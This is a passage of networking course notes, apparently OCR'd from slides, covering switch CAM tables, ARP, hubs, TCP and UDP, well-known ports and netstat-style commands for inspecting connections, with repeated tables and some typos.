AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

The smallest switches you can encounter area home switches, usually integrated into a DSL home router. The usually have 4 ports.


Corporate switches may have up to 64 ports, and system administrator can connect multiple switches together to accommodate more hosts.

The main difference between one switch and another is the packet forwarding speed.

The speed of a switch from 10 Mbps to 10 Gbps. Nowadays, 1 Gbps is the most common forwarding speed in commercial switches.

Multi-switch Network


In this diagram, all the machines are **on the same network**



Switches let all the computer talk to each other.

Segmentation

Switches, without VLANs, do not **segment** network. Routers do.




Usually, every interface of a router is attached to a different subnet witch a different network address.


Aldo, route do not forward packets coming from one interface if they have a ff:ff:ff:ff:ff:ff broadcast MAC address(imagine if they did)

Multi-switch Example


What happens if 10.10.9.4 wants to send a packet to 10.10.1.4?



The first switch receives the packet, performs a look up in the CAM table and forwards it to the next switch.




The second switch forward the packet to 10.10.1.4




Multi-switch and Router Example


What happens if 10.10.1.4 wants to send a packet to 192.168.2.3?




10.10.1.4 needs to send the packet to the router so that the first switch will forward the packet to the next one.



The packet then arrives at the router that, after a look up in the routing table, forward it to the 192.168.2.0/24 network.



Finally, the packet is delivered



Forwarding table

A typical forwarding table contains:

- The MAC address
- The interfaces the switch can use to deliver packets to a specific MAC address
- A time to live (TTL)

MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

The forwarding table, or Content Addressable Memory table (CAM table), is stored in the device's RAM and is constantly refreshed with new information

MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

Looking at the table you can tell that:

- A single host is attached to interface 1 and 3 respectively
- Two hosts are attached to interface 2 (probably via another switch)

MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

There might be multiple hosts on the same interface and interfaces without any host attached.

In out example interface, 4 has no host attached.

MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

The TTL determines how long an entry will stay in the tables. This is important because the **CAM table has a finite size.**

So, as soon as an entry expires it is removed from the table.

MAC	Interface	TTL
00:11:22:33:44:55	1	30
AA:BB:CC:DD:EE:01	2	5
AA:CC:FF:0A:0C:12	2	5
11:22:33:1D:CC:0A	3	7

Switches learn new MAC addresses dynamically; they inspect the header of very packet they receive, thus identifying new hosts.

While routers use complex routing protocols to update their routing rules, switches just use the source MAC address of the packets they process to decide which interfaces to use when forwarding a packet.

CAM Table Population

The source MAC address is compared to the CAM table:

- If the MAC address is not in the table, the switch will add a new MAC-interface binding to the table
- If the MAC-interface binding is already in the table, its TTL gets updated
- If the MAC is in the table but bound to another interface the switch updates the table

Forwarding

To forward a packet:

- The switch reads the destination MAC address of the frame.
- It performs a look-up in the CAM table
- It forwards the packets to the corresponding interface
- If the is no entry with the MAC address, the switch will forward the frame all it interface.

ARP

When a host wants to send a packet to another host, it needs to know the IP and the MAC address of the destination in order to build a proper packet.

You wouldn't be able to send your friend a letter if you don't know his/her address, right? What happens if the source host knows the IP address, but not the MAC address of the destination host?

For an example

A PC in an office knows a bunch of IP addresses, like the fileserver, the printers, and the webserver, but not their corresponding MAC addresses.

The host needs to know the MAC addresses of the other network nodes, and it can learn them by using the **Address Resolution Protocol (ARP)**

Whit ARP a host can build the correct IP Address – MAC address binding.

This one of the most fundamental protocols any modern network uses, so make sure to fully understand it.


When a host (A) wants to send traffic to another (B), and it only knows the IP address of B:

1. A build an **ARP request** containing the IP address of B and FF:FF:FF:FF:FF:FF as destination MAC address.


   This is fundamental because the switches will forward the packet to every host.

2. Every host on the network will receive the request.
3. B replies with an **ARP request,** telling A its MAC address.


'A' sends a packet to the broadcast MAC address, asking for the MAC address of B.




The switch forwards the packet to al its ports.



+ B replies telling A its MAC address.



Finally, the switch forward to reply to A.



'A' will save the IP – MAC binding in its ARP cache. Further traffic to 'B' will not need a new ARP resolution protocol round.

ARP cache entries have a TTL too, as the size of the device RAM is finite. A host discards an entry at the power off or when the entry's TTL express.

Command

You can check the ARP cache of your host by typing

- arp -a on windows
- arp on *nix operating systems
- ip neighbour on Linux

```
$ ip neighbour
192.168.17.202 dev eth0 lladdr d0:d4:12:e1:ef:5a STALE
192.168.17.1 dev eth0 lladdr 00:50:7f:78:fc:40 STALE
192.168.17.99 dev eth0 lladdr 00:d0:4b:92:2d:89 STALE
192.168.17.14 dev eth0 lladdr 60:a4:4c:a8:be:5b STALE
192.168.17.18 dev eth0 lladdr 20:cf:30:c7:ad:ae STALE
192.168.17.30 dev eth0 lladdr 20:cf:30:ea:22:13 STALE
192.168.17.66 dev eth0 lladdr a4:ee:57:e8:2e:0b STALE
192.168.17.254 dev eth0 lladdr c8:4c:75:a4:79:a6 REACHABLE
192.168.17.12 dev eth0 lladdr 60:a4:4c:a8:bd:1a STALE
192.168.17.19 dev eth0 lladdr 54:04:a6:a0:6e:ad STALE
192.168.17.24 dev eth0 lladdr bc:5f:f4:ef:63:51 STALE
```

Hubs

Hubs were used in computer networks before switches. They have the same purpose but not the same functionality.
Hubs are simple repeaters that do not perform any kind of header check an simply forward packets by just repeating electric signals. They receive electric signals on a port and repeat the same signals on all the other ports.

This means that every node on a hub-based network receives the same electric signal, thus the same packets.

Nowadays, hubs are very rare as the have mostly been replaced by switches.

TCP & UDP

TCP and UDP

TCP and UDP

The **Transmission Control Protocol (TCP)** and the **User Datagram Protocol (UDP)** are the most common transport protocol used in the internet. These protocols used in the **Transport layer.**

Computers networks can be **unreliable**. This means that some **packets can be lost** during their trip from source to destination. A packet can be lost because if network congestion, temporary loss of connection and other technical issues.

When designing a transport layer protocol, the designer must choose how to deal with these limitations. For example, TCP:

Guarantees packet delivery. Because of that, an application that needs a guarantees delivery will use TCP as the transport protocol.

Is also **connection oriented**.it must establish a connection before transferring data.

TCP is the most used transport protocol on internet. The vast majority of applications use it, an IP protocol suite is often called **TCP/IP.**

Emails clients, web browsers and FTP clients are some common applications using TCP.

UDP is much simple than TCP:

It does **not guarantee** packet delivery.

It is **connectionless.**

TCP	UDP
Lower throughput	Better throughput
Connection-oriented	Connectionless
Guarantees delivery	Does not guarantee packet delivery

UDP is faster than TCP, as it provides a **better throughput (rendimiento)** (numbers if packets per second); in fact, it is used by **multimedia applications** that can tolerate packet loss but are throughput intensive.

VoIP and video streaming is used by UDP


PORTS

Ports


Application and their use TCP and UDP to send and receive data over the network. When an IP datagram reaches a host, how can the transport layer **know what the destination process is?**

Ports are used to identify a single network **process** on a machine. If you want to unequivocally identify a process on a network, you need to know the **<IP>:<Port> pair.**


+ In this image, you can see how every client application on *Client PC* uses a different port.




The browser uses local port 3028 to connect to the web server.




The mail client uses local port 1022




+ Furthermore, you may also have multiple instances of the same application running at the same time. Every process will reserve a different port.



+ In this example, 'A' communicates with the web server using 3028 as the source port…



+ ... while 'B' uses port 8723.



To correctly address a process on a network, you have to refer to the **<IP>:<PORT>** pair

192.168.5.3:80

10.11.12.1:443

172.16.8.9:22

But how can you know the right port form a common service?

Well-known Ports

Well-known Ports

Port is the ranging from **0-1023** the first 1024 that is, are called **well-known ports** and are used by servers for the most common services.

Ports are assigned by IANA and are referenced in https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml

You do not need to know all the services port assignments, but you should at least remember the most common such as:

SMTP (25)

SSH (22)

POP3 (110)

IMAP (143)

HTTP (80)

HTTPS (443)

NETBIOS (137,138,139)

SFTP (115)

Telnet (23)

FTP (21)

MYSQL (3306)

RDP (3389)


MS SQL Server (1433)

Deamon is a program that runs a service. System administrator can change the daemon configuration, **changing the port** the service listens to for connection. They do that to make services recognition a little bit harder for hackers.

For example, you can find an FTP daemon listening on port 4982 instead of 21 or SSH on port 8821.


TCP and UDP header

TCP Headers



UDP Headers

...or the UDP header.



Netstat Command

Netstat command

Command

To check the listening ports and the current (TCP) connections on a host you can use:

- netstat -ano on windows
- netstat -tunp on Linux
- netstat -p tcp -p udp together with

  lsof -n -i4TCP -i4UDP

use these commands to show information about the processes listening on the machine an processes connecting to remote servers.

Another great tool for Windows is TCPView

TCPView shows:

Process name

PID

Protocol

Local and remote addresses

Local and remote ports

State of the connection (if applicable)

TCP Three Way Handshake


Three-way Handshake

TCP is **connection oriented.** As well as highlight the most important factor involved, from the penetration tester's point of view, in 3-way handshake

